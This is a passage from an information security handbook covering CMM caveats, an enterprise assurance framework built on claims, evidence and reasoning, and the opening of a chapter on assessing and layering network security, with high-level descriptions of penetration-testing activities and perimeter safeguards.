There is some controversy about the value of the CMM itself. Neither the "informal" nor the "continually optimizing" endpoint of the continuum is particularly well defined, and some management specialists see very little difference between them. It should also be noted that some enterprises seem to perform very well, and for a very long time, at the basic "repeatable" level, although such organizations do not tend to deal well with change. However, companies nominally at the higher "managed" level may struggle with processes that are not truly repeatable or have been improperly documented. Therefore, placing an institution on the continuum is somewhat subjective.

Most management specialists would agree that the CMM is a valuable analytical tool. It may not work as well in terms of prescriptions for action.

Summary

Although this chapter can only be the merest introduction to the security frameworks themselves, it should provide a general idea of the types of frameworks that are available and the relative areas of relevance and application for specific frameworks. It is hoped that the reader will also have noted that just as no one security framework is suitable for all situations and applications, so no single framework should be relied upon as the sole guide for any enterprise. Multiple perspectives are necessary to provide for realistic security, and multiple documents have additional viewpoints to add to the construction of a security architecture. Each folio should be considered to see if it has something to add to your security program.

Enterprise Assurance: A Framework Explored

Bonnie A. Goins

Introduction

Your company has made a commitment to security. It's good for your business, your customers, your staff, your data, and your systems. Senior management is fully on board; you have a budget and are encouraged to spend it. You have spent long days (and some nights) ensuring that your documentation is completed, your patches and configurations are up to date, and you have staff in sufficient number, with sufficient skill sets, to assist you in the effort. Ah, life is good. But, wait (there is always a catch)! Senior management and the Board want you to answer a question (your heart is pounding …): "How confident are you that our security needs have been met? Or, more simply put, how sure are you that everything you've done makes us secure? Can we have some assurance?" Gulp …

What Exactly Does "Assurance" Mean?

According to the Merriam–Webster dictionary, *assurance* is "something that inspires, or tends to inspire, confidence." In fact, *confidence* is given as a synonym for the word *assurance*. Merriam–Webster defines the word *confidence* as "the quality or state of being certain (*i.e.*, certitude)." Okay, so now you have some idea of what the Board and senior management are asking. The question is, how does that relate to security? Douglas Landoll and Jeffrey Williams stated in their work, *An Enterprise Assurance Framework*, that "there are many definitions of assurance used in security; however, the central theme in these definitions is that assurance is the degree of confidence that security needs are satisfied." To prove the point made earlier, the National Institute of Standards and Technology (NIST) has defined *assurance* as "grounds for confidence that a system design meets its requirements, or that its implementation satisfies specifications, or that some specific property is satisfied."

How Much "Confidence" Is Enough?

Regardless of the rigor used in applying security to an environment, it is not possible to secure an environment completely. Restated, threats, and therefore risks, will always exist in an environment. That said, the people operating within that environment must come to understand that there will *always* be some doubt, and that some flaw or risk will *always* exist in the environment. This notion is sometimes a hard sell to senior management, due mainly to the fact that many of the security activities practiced within an environment are intangible, while the financial implications of implementing security are not.

A reasonable answer to this question of confidence aligns with the concept of risk. It is important for the security practitioner in the environment to determine, as quickly as possible, what tolerance for risk senior management demonstrates. Practitioners can assist themselves by educating senior management early that complete elimination of risk is not possible nor is complete elimination of doubt about the state of security within the environment. Talking candidly with the management chain can help practitioners determine what their level of "reasonable doubt" may be.

When this exercise is completed, you can begin the arduous task of translating this information into criteria to be evaluated as part of the determination of "how much assurance is enough?" You many consider the value of critical business functions, the current state of security and technology within the organization, the cost associated with proper controls, the value of your data, technical and physical assets, and costs associated with an appropriate level of security surrounding each of them.

Giving "Confidence" a Form

It would seem that at least there is a place to start, but how do you inspire confidence in your enterprise solution? The first step is to recognize that assurance must, as a matter of course, take into account multiple factors within the organization. Is security only provided for information systems or network infrastructure? I would hope not, because, if so, the most serious threat to a secure environment has been neglected — the people within the organization. Also, don't most organizations provide security for their facilities? Before the advent of network intrusion detection, we had closed-circuit televisions and guard stations. Before we were duped by Trojans, worms, viruses, and logic bombs, we had mantraps, PINed, or proximity locks and electronic security methods. Physical security has been present for a very long time. The author is not aware of an organization (other than perhaps a virtual one or one so isolated that only the very strong can reach them) that does not employ physical security measures. So, facilities must also be considered. Assurance can be considered to be a global effort; that is, people, processes, technology, and facilities must all be addressed. In Landoll and Williams' work, they include the following areas for review: people, procedures, environment, and automated information systems (AISs).

An Assurance Framework for the Enterprise

In *An Enterprise Assurance Framework*, Landoll and Williams introduce a framework for assurance that is designed to be an aid to organizations looking to cut through the complexity of their enterprise security architectures and to produce a clean, clear framework that can answer the assurance questions asked previously in this chapter.

Assurance Components

The authors point out five components that work together to structure what they call an *assurance argument*. As defined in their paper, an assurance argument is "a way of presenting evidence in a clear and convincing manner." Essentially, an assurance argument is a sensible representation of information and analysis (*i.e.*, evidence) that is used to determine whether the organization's assurance expectations are met.

To see how this works we will use our original categories of people, process, facilities, and technology. To put them together in Landoll and Williams' framework, we will place facilities into the "environment" category and technology into "AIS." AIS can be broken down into deliverables (products); the organization's infrastructure, ranging from the network to end-user platforms; configurations for the architecture; development personnel; and the processes for each, as well as the development environment itself. In constructing the AIS assurance argument, all of these aspects must be considered.

According to Landoll and Williams, the five elements that an organization can use to structure its assurance arguments are (1) assurance need, (2) claims, (3) evidence, (4) reasoning, and (5) an assumption

zone. *Assurance need* represents the organization's confidence expectation. *Claims* represent statements that something has a particular property. *Evidence* is observable data that is used within the organization to make judgments or decisions. *Reasoning* represents statements that tie evidence together to establish a claim. The *assumption zone* represents the point at which claims made by the organization can no longer be supported by evidence.

Assurance Needs

Assurance needs extend throughout the organization and are the expression of confidence in all the parts of the enterprise. These needs should be detailed enough to represent all of the things that the organization is concerned about (the breadth of the need). Activities that help focus an organization's concerns include business impact assessment (*i.e.*, determination of assets), determination of business goals as aligned with the organization's strategic goals (its vision and mission), and risk, vulnerability, and security assessments of the organization's people, processes, data, facilities, and technology using both technical (tool-based) and nontechnical (frameworks such as NIST SP 800:30) (risk) analyses, the National Security Agency Information Assurance Methodology, ISO 17799/BS7799, and the OCTAVE framework (security) means, in order to determine threats, vulnerabilities, and countermeasures. According to Landoll and Williams, assurance needs are typically characterized in an environment as policies. The assurance need also must reflect the level of confidence that the organization maintains in a particular countermeasure, as it relates to the ability of the countermeasure to protect against threat (the depth of the need). To determine the appropriate depth, the organization must prioritize its risks and establish what level of validation will be required to measure the success of the countermeasure.

Claims

To properly analyze assurance, we must look to appropriate security properties. Examples of security properties, as provided in *An Enterprise Assurance Framework*, include:

- Properties that are capable of being validated, such as structure, complexity, and modularity. This is the property of being *analyzable*. An example could include a software package (*i.e.*, complexity, modularity).
- Properties possessing desired or required skills. This is the property of being *capable*. An example could include a sufficiently skilled human resource within the enterprise.
- Properties that are without defect, based on a particular higher level specification. This is the property of being *correct*. An example could include validated data input.
- Properties that can be utilized, implemented, managed, and maintained easily. This is the property of being *easy to use*. An example could include an appropriately designed human interface for intrusion detection or other security tools.
- Properties that create a minimum of waste. This is the property of being *efficient*. An example could include a streamlined process within the enterprise.
- Properties that demonstrate a task or activity that has been repeated. This is the property of being *experienced*. An example could include a highly experienced, long-term human resource within the enterprise.
- Properties that possess essential information. This is the property of being *knowledgeable*. See the example for the experienced property.
- Properties that can be reproduced. This is the *repeatable* property. An example of this could include an appropriate calculation, conducted millions of times, by an automated information system (AIS).
- Properties that can be defended, that are difficult to break or are resistant to attacks. This is the property of being *strong*. An example of this could include a properly secured enterprise architecture.
- Properties of confidence that promote the character (truth) of a person. This is the *trustworthy* property. An example could include an ethical professional or a lifelong friend.

Evidence

Evidence can be defined as anything that can assist in validating a claim. Examples of evidence include deliverables or documentation, assessment reports (such as risk or vulnerability assessments, SAS 70s), corroborated interviews, and so on. Evidence can be aggregated if doing so makes its digestion easier (as long as the aggregation can still be validated). Evidence, like claims, has properties, including *correctness*, *analyzability*, and *completeness*. In fact, as Landoll and Williams point out, claims about evidence can be supported by collection and presentation of additional evidence. This evidence is called *circumstantial* and can contribute to the believability of a claim, even though it is not directly related to other evidence for the claim. It is important to note that the relationship between claims and evidence is not one to one. A single piece of evidence may have many properties and support many claims. A good example of this is an assessment or audit deliverable, such as a SAS 70, risk assessment, or vulnerability analysis. A large amount of evidence does not necessarily validate claims. In order to do so, the evidence must be compelling. This is also true of complex systems or environments, where many pieces of evidence must be placed together to create a validation of the entire system or environment. This is fourth category of assurance, known as *reasoning*.

The Assumption Zone

Remember what was stated earlier in this chapter — that there is no such thing as perfect security? Remember also that a discussion ensued that stated that senior management could report the point at which they felt comfortable they could accept this "doubt." The "Assumption Zone" is that threshold where the assurance claims are presented, with evidence minimal or absent, with the outcome being that the claims are still accepted by the organization. Examples include elements that do not have direct or significant impact on the security of the organization. This could include documentation surrounding non-critical functions or personnel.

Enterprise Assurance, through the Security Practitioner's Eyes

Now that we have reviewed the assurance components, we must now translate them into security terms. Imagine that we represent a healthcare provider that has determined it has the following security needs:

- Critical business functions must be available 24/7, 365 days per year.
- Electronic protected health information (ePHI) must carry the maximum protection to achieve compliance and prevent unauthorized disclosure.
- Data assets must be catalogued and reviewed periodically to ensure data integrity.
- All compliance objectives within the Health Insurance Portability and Accountability Act (HIPAA) security rule must be met with at least the minimum necessary protection.

As stated, these security needs could be detailed in a corporate or compliance security policy, along with the requisite procedures. It is important that these deliverables also include measurable expectations (*i.e.*, depth).

According to Landoll and Williams, the properties most relevant to security include analyzability, correctness, completeness, and strength. These four properties translate to the enterprise as follows:

- The property of *analyzability* indicates that complexity is properly managed within the enterprise.
- The property of *correctness* indicates that all functions within the enterprise perform correctly as advertised.
- The property of *completeness* attests to the enterprise completing its due diligence by identifying all known threats (that is, those that can be found) and ensuring that policies and procedures are created, implemented, maintained, monitored, and enforced for the expressed purpose of mitigating, transferring, or accepting risk.
- The property of *strength* indicates the enterprise's ability to stave off, or minimize the impact from, an attack.

Now, it is essential for the enterprise to gather and present its evidence to support its assurance claims. Evidence that applies to the entire enterprise is preferred to evidence that relates only to a subset of the enterprise. Appropriate evidence can include the following:

- Information security documentation, such as a corporate security program, business continuity plan, security incident response plan, or corporate security policies and procedures
- Corporate strategic documentation, such as the business plan or information technology or security strategy documents
- Risk, vulnerability, or security assessments
- Audits
- Interview results
- Satisfaction surveys
- Metrics (such as service levels)
- Contractual agreements

In our example of the healthcare provider, collected evidence could include:

- Business associate agreements
- Information about service levels, both internal and external
- Mandatory HIPAA risk assessment (with appropriate findings generalized to the entire organization)
- Vulnerability scanning results
- Penetration testing results
- Patching and configuration management plans
- Security incident response plan, including the tracking of occurrences and their reporting
- Business continuity plan
- HIPAA policies and procedures, utilized throughout the organization
- Staff security awareness training results
- Compliance walkthroughs
- Internal audits

The provision of supporting, or *circumstantial*, evidence can also support assurance claims made by the organization. Such claims can include the property of trustworthiness or effectiveness. For example, trustworthy and effective people may have a lesser chance of creating security issues for the enterprise. Processes that include intrusion detection, access control activities, logging and monitoring, appropriate media handling, protection against malware, and others augment enterprise protection, lessening the exposure of the environment to vulnerability, particularly if the processes are easy to use and correct. Strong environments can protect the enterprise from many vulnerabilities, including unauthorized access, terrorism, or a catastrophic event that threatens business continuance, such as a weather emergency. The strong environments do so through appropriately designed facilities (blueprints), physical access controls, and biometric devices, among others. Analyzable, complete, correct, strong, and easy-to-use systems can reduce inadvertent errors that introduce risk or can thwart an attack from a malicious outsider.

When the enterprise has collated its evidence, the hard work begins of evaluating whether the security mechanisms in place meet the stated enterprise assurance needs. To perform this reasoning, claims, evidence, and supporting (circumstantial) evidence are tied together and linked to the appropriate assurance argument. This process should be repeated for all identified assurance needs.

To revisit the question of "How much is enough?" we will now apply it to the evidence we have gathered. No security analog for rating the amount of evidence collected exists, but a legal analog does. This analog was used by Landoll and Williams in the construction of their enterprise framework. These standards include:

- *Evidence beyond a reasonable doubt* — In this standard, evidence cannot be rejected by a reasonable person.
- *Clear and convincing evidence* — In this standard, evidence is presented that a reasonable person could believe.

- *Preponderance of evidence* — In this standard, more evidence exists for than against.
- *Substantial evidence* — In this standard, a significant amount of evidence exists and is available for review.

It is apparent that the issue with these standards is that no terms have been defined, so it leaves them open to interpretation; that is, what is reasonable and what is significant? As metrics in the area of assurance mature, it is likely that more quantifiable standards will be introduced.

Conclusion

It takes a great deal of effort and diligence for an organization to come to an assurance judgment. Inspecting security implementations in a vacuum, piece by piece, will not guarantee that an enterprise is appropriately secured. Every part of the enterprise must be examined before a judgment can be made about the state of security. After proper evaluation and measurement, and with a little luck, you can go back to the senior management and the Board and emphatically state, "I am confident that we are on the right track!"

References

Carnegie Mellon University, Software Engineering Institute, *SSE-CMM*, www.sei.cmu.edu/publications.

Ferraiolo, K., L. Gallagher, and V. Thompson. 1998. *Building a Case for Assurance from Process*. Vienna, VA: Arca Systems.

Landoll, D. J. and J. R. Williams. 1995. *A Framework for Reasoning About Assurance*. Washington, D.C.: National Institute of Standards and Technology (www.nist.gov).

Landoll, D. J. and J. R. Williams. 1998. *An Enterprise Assurance Framework*. Vienna, VA: Arca Systems.

National Security Agency Information Assurance Methodology (NSA IAM), www.nsa.gov.

Perrone, P. J. 2000. *Practical Enterprise Assurance*. Crozet, VA: Assured Technologies.

Zehetner, A. 2003. *Creating Enterprise Assurance*. Mawson Lakes, South Australia: Electronic Warfare Associates.

Creating a Secure Architecture

Christopher A. Pilewski, CCSA, CPA/E, FSWCE, FSLCE, MCP and Bonnie A. Goins, MSLS, CISSP, NSA IAM, ISS

What Is Network Security?

As discussed in the chapter entitled "Network Security Overview," network security may be thought of as the mechanism for providing consistent, appropriate access to confidential information across an organization and ensuring that information's integrity.

Why Is Network Security Essential?

An organization cannot leave itself open to any attack on any front; exposures, left unattended, may prove fatal to business continuance. In many cases, the government requires appropriate security controls. In the cases where there is no government mandate, business partners, vendors, and other entities may preclude conducting business with the organization unless it employs appropriate security mechanisms. This also extends to the creation and maintenance of a secure architecture.

Security Is a Process

Many organizations view security as a technology. This can be seen by the number of organizations that expect all security initiatives, as well as their planning, design, execution, and maintenance, to be carried out solely by technical departments, such as Information Systems, Application Development, or others. This is an incorrect perception. Technology most certainly plays a part in protecting an organization against attack or loss; however, the diligent provision of a secure architecture involves all aspects of the organization. *People* must be educated regarding their responsibilities for security and then enabled by the organization to properly carry out these responsibilities. *Processes* must be reviewed across the entire organization, to determine where assets reside, how they interact, the results produced from interactions, threats that may be present in the environment, and the mechanisms that protect organizational assets. *Facilities* must be evaluated to ensure that they are constructed and maintained appropriate to function. Security considerations must also be taken into account when evaluating a facility.

As if the resources necessary to properly address all the aspects listed above were not enough, all of these aspects must be evaluated periodically, over time. Why? Let us say an organization mustered a team to address all of these aspects, with the requirement that it detail any discovered exposures and fix them, as appropriate. Once completed, the organization is confident that it has done its work for the long term. Six months down the road, the government enacts legislation that requires executives to sign off on a document indicating that the organization has done its job and provided a secure environment in which

to do business. The government gives all organizations six months to comply prior to audit. Any organizations failing to meet regulatory requirements will be fined, at minimum; at maximum, litigation and possible jail terms for personnel will also ensue.

Sound familiar? Organizations that will be bound by Sarbanes–Oxley legislation in July 2005 face this very scenario. Healthcare and financial organizations are enmeshed in meeting security and privacy regulations at this writing, through the enactment of the Health Insurance Portability and Accountability Act of 1996 (HIPAA) and the Gramm–Leach–Bliley Act (GLBA).

Now go back to the scenario described above. Would it be prudent, as a senior executive, to sign an affidavit asserting that the organization is rock-solid from a security perspective with the information available from an assessment conducted six months ago? Perhaps the executive is not aware that the Information Technology department has performed a major network redesign over the past six months. Perhaps she has just been informed that Applications Development has completed and integrated a world-class data warehouse, developed entirely in-house. Human Resources has also informed her that the updates to employee job descriptions, as well as the personnel policy additions that commenced a year ago, are now complete and awaiting her signature. Would it be prudent, as a senior executive, to attest to the organization's security state using information that appears to be outdated?

This scenario, although it may seem unlikely at first inspection, happens daily in the business world. A static organization is one that has ceased to function. Because the natures of business and technology are dynamic, security must be periodically evaluated, as well as diligently documented and reported. A discussion of the security cycle follows.

Assess

As stated in the chapter entitled "Network Security Overview," an assessment is a snapshot, or a point-in-time view of the current state of security within an organization. While it is never possible to identify and neutralize all risks and threats to an organization and its function, the assessment process goes a long way toward identifying exposures that could impact the organization.

Some organizations argue that the moment an assessment is completed, it is out-of-date. While this argument may seem sound on its merits, and while the authors would concur that periodic assessment plays an important role in obtaining current information about an organization's state of security, organizations typically do not experience major changes on a daily basis, every day, for an extended period of time. Organizations that find themselves in a chaotic state of change, on a major scale and on a daily basis, may indeed require assessment on a more frequent basis, in order to accurately depict the changing environment.

Nonintrusive Assessment Methods

Nonintrusive security assessments provide a "snapshot" of the organization's current state. The final analysis relies on accurate and truthful representation by the organization and its interviewees. No assessment can discover 100 percent of the exposures within an environment and, as such, it is highly recommended that organizations review their current states of security periodically and diligently to minimize risk and threat.

It is important to note that nonintrusive assessments are very important to the health of the network. Based on the fact that network security is driven, as discussed, by people, processes, technology, and facilities, all these aspects must be appropriately assessed in order to provide a holistic view of network security.

Document Review

Documentation present within the organization is obtained and reviewed to provide background information for the security assessment. Documents evaluated vary, and typically include information security documentation, such as results from previous assessments and audits; security policies and procedures, disaster and incident response plans; service level, nondisclosure vendor and business partner agreements; insurance carried by the organization that relates to the network environment; network architecture

designs and drawings; configurations of network devices, servers, and workstations; facilities blueprints; human resources policies; job descriptions; etc.

Interviews

Interviews are conducted with representation from each role in the organization as they fulfill the scope of the assessment. Roles typically interviewed include senior management, line or technical management, departmental management, full-time technical and business resources, and casual employees, such as part-time employees, temporaries, and interns. Sample size can be kept low, such as one to two appropriate interviewees per role, if the information obtained from the interviews can be generalized across the role for the organization.

System Demonstrations

System demonstrations are conducted with selected interviewees. This is done to verify information obtained during the interview, but also to gain insight into the technical operations of the organization, without intrusion, so that a determination can be made whether it is possible for users to bypass existing security controls. The assessor makes no attempt to access the organization's network; the interviewee is the "driver" and the assessor merely an interested observer.

Site Visits

Site visits, or "walkthroughs," fulfill a number of objectives during a security assessment. First, they provide the assessor with information relative to the physical security of the facility. Aspects observed can include appropriate, conspicuously posted evacuation instructions for personnel in the event of emergency; appropriate, conspicuously posted hazardous materials handling procedures; appropriate fire suppression equipment, such as extinguishers and FM-200 systems in any resident data center; appropriate climate controls; the presence of an access-controlled data or network operations center; appropriate facility construction (i.e., can the building withstand weather-related or catastrophic disasters?); "clean" workspaces (i.e., sensitive material is obscured from public view on walkthrough); inappropriate posting or otherwise public display of access credentials, such as user IDs or passwords; proper orientation of monitors and other display devices; any individuals inspecting visitors to the facility (i.e., receptionists, guards) and the methods by which they track facility access; etc.

Many organizations are distributed among multiple sites. It is important for assessors to determine whether it is prudent to visit each facility separately or whether there are sufficient and justifiable grounds for aggregating sites for reporting purposes. If aggregation for reporting does occur, it is still important to conduct the documentation and interviewing components of the assessment at these sites, either through standard telephone or video conferencing, or by another appropriate method. Substantiation of the information obtained should occur as soon as possible after the initial remote meeting.

Business Impact Analysis (BIA)

This method is often associated with the organization's business continuance efforts. As the method's title suggests, this assessment is conducted to determine how the loss of a particular asset or collection of assets impacts an organization.

The inventory and classification of assets in the organization is critical to the successful application of this method. Potentially, this is one of the most difficult tasks an organization can undertake. Where to start? A starting point for many organizations is to identify and document information assets, or data, present in the environment. This initiative can begin with any data that is sensitive within the environment. Unfortunately, many organizations do not have a data classification scheme in place; this makes determination of whether data is "sensitive" more difficult; fortunately, however, organizations can apply some common-sense rules to start this process. For example, healthcare organizations are bound by regulations that stipulate that all personally identifiable healthcare information must be kept strictly confidential; therefore, it follows that this information would be classified at the highest sensitivity level. The organization would then proceed to identify and classify data at the next level, and so on, until the task is completed. Many organizations choose to undertake this activity at a departmental level, so that it can be completed in a timely manner.

Threats to the assets, as well as countermeasures to those assets, are also evaluated in the method. This allows the organization to determine the impact of an asset or assets' loss to the organization. Data is then collated and presented to the organization for analysis and dissemination, as appropriate.

Risk Assessment

A risk assessment, or risk analysis, is a method that utilizes metrics to characterize exposures in the environment, as well as the probability of their occurrence. These assessments can be quantitative or qualitative in nature. If the organization has a significant amount of data it can employ in analysis, as well as a sufficient amount of time and resources, the analysis can be made more quantitative, or metric driven. If time, resources, and historic (or trend) data is not readily available, a qualitative (but still metric) analysis can be undertaken. Organizations interested in researching risk assessment will find a wealth of information on the Internet and in reference books, including this book. The Society for Risk Analysis is also a good site to visit for this information.

Auditing

Auditing is an assessment against the controls present to protect an organization. Control methodologies include COBIT; details on this method can be viewed through the ISACA (Information Systems Audit and Control Association).

Intrusive Assessment Methods

Intrusive methods are used in conjunction with data gathering to provide a more complete view of exposures to the environment. The following are some of the activities conducted during intrusive testing.

Footprinting and enumeration

It is useful during the data-gathering process for the intrusive assessor to evaluate information that may be publicly available about the organization. Web sites, listservs, chat rooms, and other Web sources may contain information that has been illicitly obtained or has been posted by staff. Personnel may have a technology question that can be legitimately answered through the Internet; however, it is important to remember that the Internet is also mined for information by attackers. While the intent of the staff member may be good, posting too much information, or sensitive information, can give an attacker a leg up into the organization.

Social Engineering

It is highly impractical for an attacker to attempt a technological means of entry into an organization when tricking a staff member or obtaining sensitive information through "dumpster diving" or "shoulder surfing" is available and effective. Attackers using this method to obtain information prey upon people's desire to assist and their lack of understanding of security responsibilities, in order to gain access to an organization's resources. Social engineering is an activity that directly tests an organization's processes and its security awareness. Social engineers attempt to gain access to information or to restricted premises by means of distraction, misdirection, impersonation, or other means. Although social engineering is often performed anecdotally, it is a surprisingly effective activity. A common social engineering technique is to acquire an organization's phone directory and call its help desk impersonating a manager or an employee and demand that the target's password be changed to a simple word or phrase. Although it is a simple deception, it often works, particularly when shifts are ending. Other, more imaginative methods might employ social engineers disguised as package or food delivery persons, or as the organization's own uniformed staff.

Password Cracking

While many organizations provide guidance to staff regarding the construction and maintenance of passwords, many others do not. Intrusive assessors often use software tools to attempt to "crack," or break, passwords. These tools make multiple attempts to force the discovery of passwords used in the environment. This method is called "brute force." The majority of passwords can be discovered in an organization in a very short period of time.

Network Mapping

Network mapping is a technique used by intrusive assessors to "draw" the current network architecture. This "map" is used by the assessor and network administrators or information technology resources to review devices that are able to access the organization's resources. If there are any devices on the network that are unfamiliar to, or not approved by, the organization, they may belong to an attacker and, as such, should be disconnected from the architecture pursuant to the organization's security incident response plan.

Vulnerability Scanning

Vulnerability scanning uses open source or commercially available software to "scan" (probe) its target for specific technical vulnerabilities. The target may be a server, workstation, switch, router, firewall, or an entire network range. The information returned by the scanner can be quite extensive. It represents specific information about the target(s), such as the IP and MAC addresses, the operating system and version, and a list of that target's technical vulnerabilities.

The exact quantity and types of vulnerabilities that the scanner detects is the product of two factors: (1) the set of vulnerabilities that the scanner is instructed to look for (often called its profile), and (2) the vulnerabilities present on the target(s). It is possible for the target to have vulnerabilities that the scanner's profile does not instruct it to look for, and therefore are not found. Scanning profiles are often restricted to contain the time that the scan will take, or to help minimize the impact on the target device. It is also possible for a scanner to reveal vulnerabilities that the target does not have. These are called false positives. As scanning software evolves, false positives are becoming increasingly rare.

Common vulnerabilities discovered during scanning include detection of specific information that would lead, if exploited, to unrestricted access to the target device (an administrator account without password protection, for example, or anonymous read or read/write access to network objects). Other vulnerabilities reveal detection of services or protocols that permit or facilitate denial-of-service attacks or simply additional information gathering that could make further attacks possible.

While extremely valuable, data from vulnerability scanning should not be evaluated in isolation. Vulnerability scans frequently reveal information that requires further investigation to clarify. Most of all, vulnerability scanning should not be considered a substitute for security awareness and other measures.

Attack and Penetration

Attack and penetration can be thought of as the exploitation of a specific vulnerability, or a set of vulnerabilities, located by vulnerability scanning. The intent of attack and penetration is typically to determine the impact that successful exploitation would have. It may have a specific goal, such as a particular file or piece of information, or it may be more general. In a hypothetical example, successful penetration of a firewall could lead to successful access to an open service, or an openly writable directory on a server. This, in turn, may allow a keystroke logger to be surreptitiously installed where a variety of account names and passwords may be acquired and used later.

War Dialing and War Driving

Additional assessment activities may benefit an organization, depending on the environment. War dialing uses software programs to dial large blocks of phone numbers in an effort to locate modems on computers (or on other devices) that can be exploited later. Although war dialing can be time consuming, many commercially available programs can use multiple modems at a time to dial huge blocks of phone numbers in little time.

War driving is similar to war dialing. War driving uses commercial or publicly available software and hardware to detect wireless LANs, determine their characteristics, and break applicable encryption if detected. The war driver can "drive" from location to location looking for random wireless LANs, or use antennas to pinpoint and gain access to a predetermined wireless LAN from a great distance.

Remediate

When assessment activities have been completed and the data has been analyzed to determine where the organization is exposed, those exposures are then prioritized so that they can be appropriately addressed.

Addressing and correcting exposures in an environment is called remediation. These fixes are typically activities resulting in a deliverable, such as a policy, procedure, technical fix, or facility upgrade, that satisfactorily addresses the issue created by the exposure.

Remediation Planning

Like any organizational initiative, remediation must be carefully planned for prior to its execution if it is to be successful. Given that resources, time, and dollars are finite, it is prudent to ensure from the onset that they are being utilized in a way that brings maximum benefit to the organization. Nonintrusive and intrusive assessment results must be carefully reviewed; exposures must be prioritized by severity level. This prioritization tells the organization how seriously it would be impacted if an exposure were successfully exploited. An organization might choose to remediate all of its "High" severity exposures as a precaution, or it might remediate exposures across the results. A good rule of thumb is never to fix something if it costs more than leaving it alone. For example, if an organization loses ten cents on a particular transaction that would cost twenty dollars to fix, dollars would be lost in the exposure's remediation. An exception would be any exposure that results in injury or loss of life; these exposures must always be corrected. Finally, if there is an exposure that costs little or nothing to fix, do so, even if it has a lower priority. If it costs nothing to fix, it will reap a benefit for the organization. Remember to calculate both resource time and dollars in the cost of remediation.

Remediation Activities

Remediation activities for organizations vary but may include recommendation of templates to serve as the foundation of a corporate security policy; recommendations for creation of appropriate targeted security procedures; review of an organization's business continuity, disaster, or incident response plans; review and implementation of the organization's technologies and architectures, from a security standpoint; identification of an appropriate scope of responsibilities and skill level for the security professionals; provision of ongoing executive-level security strategy consulting; high-level identification of educational processes and ongoing training required to support the organization's implemented security program; and other remediation activities, as pursued by the organization to meet its business, regulatory, and technology goals.

Layered Security for Network Architecture

Securing the architecture can be a complicated and confusing task. The network must first be properly assessed and documented in terms of its physical locations, links, and topologies. After a network itself has been properly assessed and documented, the constituent components should be known and indexed. The network perimeter can be clearly identified as the set of all entry and exit points into and out of the network. These also should be identified and indexed.

Typical entry and exit points include portals (or gateways) to the Internet, remote access servers, network connections to business partners, and virtual private networks (VPNs). Entry and exit points that are often unconsidered include the physical server rooms and wiring closets, unrestricted network wall ports, certain types of wide area network (WAN) links, and exposed computer workstations.

Technical safeguards can now be identified and discussed to help ensure controlled access to each entry and exit point. It may be tempting to address only the most obvious or convenient entry and exit points. This can be a serious mistake. While the relative priorities of different network perimeter entry points may be debatable, their importance is not. Locking a door is a sound security measure, but this practice is more efficacious when the window next to the door is not standing open.

A wide variety of technical safeguards and practices exist. Due to the inherent nature of networking technologies, the applicable safeguards are often less than completely effective. A layered approach is indicated in a secure network architecture where technologies and processes work together.

Perimeter Connection Security

Network perimeter connections can be thought of as the first layer of a comprehensive approach to secure network architecture. These connections should be listed individually and appropriate safeguards should be designed and implemented for each.

Internet Service Provider (ISP) Connections

An expanding universe of threats exists on the Internet. Attacks from sources on the Internet can be subtle and targeted at precise information that the attacker wants. Attacks can also be dramatic and highly destructive with motives that are unclear or esoteric. Many organizations already protect portals to the Internet with one or more network firewalls. Network firewalls can protect an organization from threats originating from other sources as well. A firewall is a network device that filters and logs network traffic based on a predetermined set of rules, typically called a rule base. Incoming network traffic can be forwarded or dropped. It can be logged in either case.

The correct use of network firewalls represents one of the most useful technical safeguards in a secure network architecture. Correct use, however, is critical. The firewall itself must be located in a secure location, such as a data center, where access is restricted and monitored. The firewall must be properly maintained. Its software operating system must be updated regularly, and it must be configured with a sufficient processor and sufficient memory to effectively use its rule base. The rule base itself must be aligned with the organization's security policies, which must clearly define the network traffic that is permitted to be forwarded in and out of the organization.

An organization might have one ISP in a single physical location or it might have several ISPs in different locations around the world. Each connection must be identified and protected by a firewall. Properly used, network firewalls can be a highly effective safeguard to address threats originating from connections to the Internet and from a number of entry and exit points to the network.

Remote Access Connections

A variety of remote access technologies exist. These include dedicated phone lines, dial-up servers, wireless LANs, and others. Remote access connections must be listed completely and described with their individual business needs. This will allow for matching the appropriate safeguards to each connection identified.

Common remote access connections include two general types of connections: (1) those intended for end users and (2) those intended for use by an organization's Information Technology department. In both cases, the permitted use of these connections must be clearly identified. Specifically, this means that remote access connections must be described in terms of the information assets that they are intended and permitted to access. Dial-up lines or a dial-up server for end-user application or document access would be one example of remote access for end users. A modem connected to the serial port of a router would be an example of remote access for IT uses. In each case, the remote access connection should be configured to permit access only to the intended resources. The organization's security policies must make these information assets clear. Unrestricted forms of remote access should be avoided. Unrestricted forms of remote access can allow a remote computer that has been compromised (by a virus or a Trojan horse, for example) to compromise the organization's computer environment as well.

Access to remote access connections can be restricted by several means. As with connections to ISPs, remote access servers can be placed behind a network firewall (in a segregated network segment called a DMZ) so that only predefined network traffic that matches the firewall's rule base will be forwarded. Network firewalls are particularly effective at segregating network traffic. Other safeguards include thin-client or remote management solutions that access information indirectly. There are advantages to each approach, depending on business goals.

Business Partner Connections

Connections to business partners (usually vendors or customers) represent another type of connection that requires definition, examination, and appropriate safeguards. Business partners can connect to the




FIGURE 27.1 Network perimeter with protected Internet connection only.

